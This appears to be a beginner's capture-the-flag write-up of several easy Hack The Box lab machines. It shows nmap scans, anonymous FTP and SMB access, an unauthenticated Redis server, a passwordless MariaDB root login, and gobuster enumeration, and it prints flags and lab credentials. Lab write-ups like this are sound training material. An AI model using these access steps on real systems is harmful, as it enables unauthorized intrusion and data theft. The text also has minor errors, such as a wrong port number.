


24: Meow


Meow is an easy machine in the PWN category. I started with ping scan to check if I am connected to the machine.



Then I ran a nmap scan on all ports, looking for versions of services running on the machine.




The machine had port 23 open which is the port that services telnet. I connected to the machine via telnet and I escalated my privileges to root status.



I found the flag hash using “cat” command.

25: Fawn

Fawn is an easy machine in the PWN category.



I started with ping scan to check if I am connected to the machine.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.124.55
PING 10.129.124.55 (10.129.124.55) 56(84) bytes of data.
64 bytes from 10.129.124.55: icmp_seq=1 ttl=63 time=63.7 ms
64 bytes from 10.129.124.55: icmp_seq=2 ttl=63 time=22.6 ms
64 bytes from 10.129.124.55: icmp_seq=3 ttl=63 time=26.3 ms
^C
── 10.129.124.55 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 22.624/37.537/63.732/18.581 ms
```

I used nmap scan for enumerating the machine filtering for the top 1000 ports and the version of the services running on them.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.124.55
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 09:00 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.10% done; ETC: 09:02 (0:01:33 remaining)
Nmap scan report for 10.129.124.55
Host is up (0.031s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.49 seconds
```

I found out that port 21 was open for ftp connection, so I connected to it. It asked me for a password which I didn't know, that's why I connected using anonymous login.

Username: anonymous

Password: anonymous

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.129.124.55
Connected to 10.129.124.55.
220 (vsFTPd 3.0.3)
Name (10.129.124.55:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I located the flag.txt file and downloaded it to my local machine via the ftp service. Then I catted out the flag from my desktop and pawned the machine.

```
┌──(kali㉿kali)-[~]
└─$ cat flag.txt
035db21c881520061c53e0536e44f815
```

26: Dancing

Dancing is and easy machine in the PWN category. I started with a nmap scan to see what ports are open.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.189.196
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 09:31 EDT
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.72% done; ETC: 09:32 (0:00:52 remaining)
Nmap scan report for 10.129.189.196
Host is up (0.036s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 448.39 seconds
```

I found out that port 139 was open which is carrying SMB/CIFS communications. I connected to it using "smbclient" and I could see different Share names on the server. "Workshares" was interesting because it didn't have a dollar sign at the end which was different from the rest of the share names, so I decided to explore it.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.129.189.196
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.189.196 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

In the workshares there were 2 names Amy. J and James. P (see screenshot below). I used path traversal to navigate between the folders looking for something that would catch my eye. Amy's folder had a file called worknotes.txt, but when I checked it I couldn't find a flag inside.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.129.189.196/WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021

                5114111 blocks of size 4096. 1747785 blocks available
smb: \>
smb: \> cd Amy.j\
smb: \Amy.j\> ls
  .                                   D        0  Mon Mar 29 05:08:24 2021
  ..                                  D        0  Mon Mar 29 05:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 07:00:37 2021

                5114111 blocks of size 4096. 1751496 blocks available
```

I checked Jame's folder and I saw that there was a txt file called flag.txt

```
smb: \> cd James.P\
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 04:38:03 2021
  ..                                  D        0  Thu Jun  3 04:38:03 2021
  flag.txt                            A       32  Mon Mar 29 05:26:57 2021

                5114111 blocks of size 4096. 1751445 blocks available
```

I downloaded the file to my local machine using the “get” command.

```
smb: \James.P\>
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \James.P\>
```

I got the flag and pawned the machine.

```
┌──(kali㉿kali)-[~]
└─$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

27: Redeemer

Redeemer is an easy machine in the PWN category. I started with a ping to check if the host is up.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.124.74
PING 10.129.124.74 (10.129.124.74) 56(84) bytes of data.
64 bytes from 10.129.124.74: icmp_seq=1 ttl=63 time=63.1 ms
64 bytes from 10.129.124.74: icmp_seq=2 ttl=63 time=185 ms
64 bytes from 10.129.124.74: icmp_seq=3 ttl=63 time=22.8 ms
64 bytes from 10.129.124.74: icmp_seq=4 ttl=63 time=44.5 ms
64 bytes from 10.129.124.74: icmp_seq=5 ttl=63 time=71.5 ms
64 bytes from 10.129.124.74: icmp_seq=6 ttl=63 time=66.6 ms
64 bytes from 10.129.124.74: icmp_seq=7 ttl=63 time=24.8 ms
^C
── 10.129.124.74 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6013ms
rtt min/avg/max/mdev = 22.777/68.310/184.919/50.950 ms
```

I did a port and version scan with nmap.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.124.74
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 10:20 EDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.71% done; ETC: 10:21 (0:00:45 remaining)
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 60.57% done; ETC: 10:24 (0:01:23 remaining)
Nmap scan report for 10.129.124.74
Host is up (0.050s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 443.18 seconds
```

I found that port 6379 was open. It was a TCP port running redis service 5.0.7. I fond a documentation about redis and how it works. Using it I connected to the machine via “redis–cli”. I listed all the possible keys in the database using “keys *” and I found the flag as one of the entries in the database.


```
┌──(kali㉿kali)-[~]
└─$ redis-cli -h 10.129.124.74
10.129.124.74:6379> keys *
1) "temp"
2) "stor"
3) "numb"
4) "flag"
10.129.124.74:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.124.74:6379>
```

28: Sequel


This is an easy machine in the PWN category. I started with enumerating the host to see what services are running.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.79.165
PING 10.129.79.165 (10.129.79.165) 56(84) bytes of data.
64 bytes from 10.129.79.165: icmp_seq=1 ttl=63 time=66.4 ms
64 bytes from 10.129.79.165: icmp_seq=2 ttl=63 time=68.5 ms
64 bytes from 10.129.79.165: icmp_seq=3 ttl=63 time=23.3 ms
64 bytes from 10.129.79.165: icmp_seq=4 ttl=63 time=26.4 ms
64 bytes from 10.129.79.165: icmp_seq=5 ttl=63 time=48.6 ms
^C
— 10.129.79.165 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 23.279/46.646/68.530/19.122 ms
```

I did an enumeration scan to see what ports open and what services were running on the host.



Port 3306 was open and was running a version of mysql. I did another scan on the open port only, with the default scripts parameter “-sC”



I found that mysql service on the host was “MariaDB 5.5.5-10.3.27”. I connected to the machine using mysql with username “root” and I logged in the database.


```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 10.129.79.165
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 140
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.050 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

I selected “HTB” database and listed all entries in it. I found the flag there (see screenshot below) and pawned the machine.

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.050 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+-------------+
| Tables_in_htb |
+-------------+
| config      |
| users       |
+-------------+
2 rows in set (0.028 sec)

MariaDB [htb]> select * from config;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.036 sec)

MariaDB [htb]>
```

29: Crocodile

Crocodile is an easy machine in the PWN category. I started with enumerating the machine.



I saw that port 71 and 80 were open. Port 80 was running http service which might be useful for getting the flag. I logged into the machine using ftp and found files with usernames and passwords. I downloaded them to my local machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.1.15 -vv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 11:52 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 11:52
Scanning 10.129.1.15 [2 ports]
Completed Ping Scan at 11:52, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:52
Completed Parallel DNS resolution of 1 host. at 11:52, 0.02s elapsed
Initiating Connect Scan at 11:52
Scanning 10.129.1.15 [65535 ports]
Discovered open port 80/tcp on 10.129.1.15
Discovered open port 21/tcp on 10.129.1.15
Connect Scan Timing: About 46.11% done; ETC: 11:53 (0:00:36 remaining)
Completed Connect Scan at 11:53, 61.81s elapsed (65535 total ports)
Initiating Service scan at 11:53
Scanning 2 services on 10.129.1.15
Completed Service scan at 11:53, 6.09s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.1.15.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:53
Completed NSE at 11:53, 0.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:53
Completed NSE at 11:53, 0.13s elapsed
Nmap scan report for 10.129.1.15
Host is up, received syn-ack (0.069s latency).
Scanned at 2023-06-11 11:52:42 EDT for 69s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.65 seconds
```


In the screenshot below I am showing the passwords I manage to download from the target machine.

```
┌──(kali㉿kali)-[~]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

┌──(kali㉿kali)-[~]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```


After that I used dirbuster to enumerate directories running on port 80

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w directory-list-2.3-medium.txt x php -u http://10.129.1.15/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.1.15/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/11 12:23:35 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboard/]
Progress: 85008 / 220561 (38.54%)^C
[!] Keyboard interrupt detected, terminating.
```

I found a login page called “login.php” so I checked it with a browser.

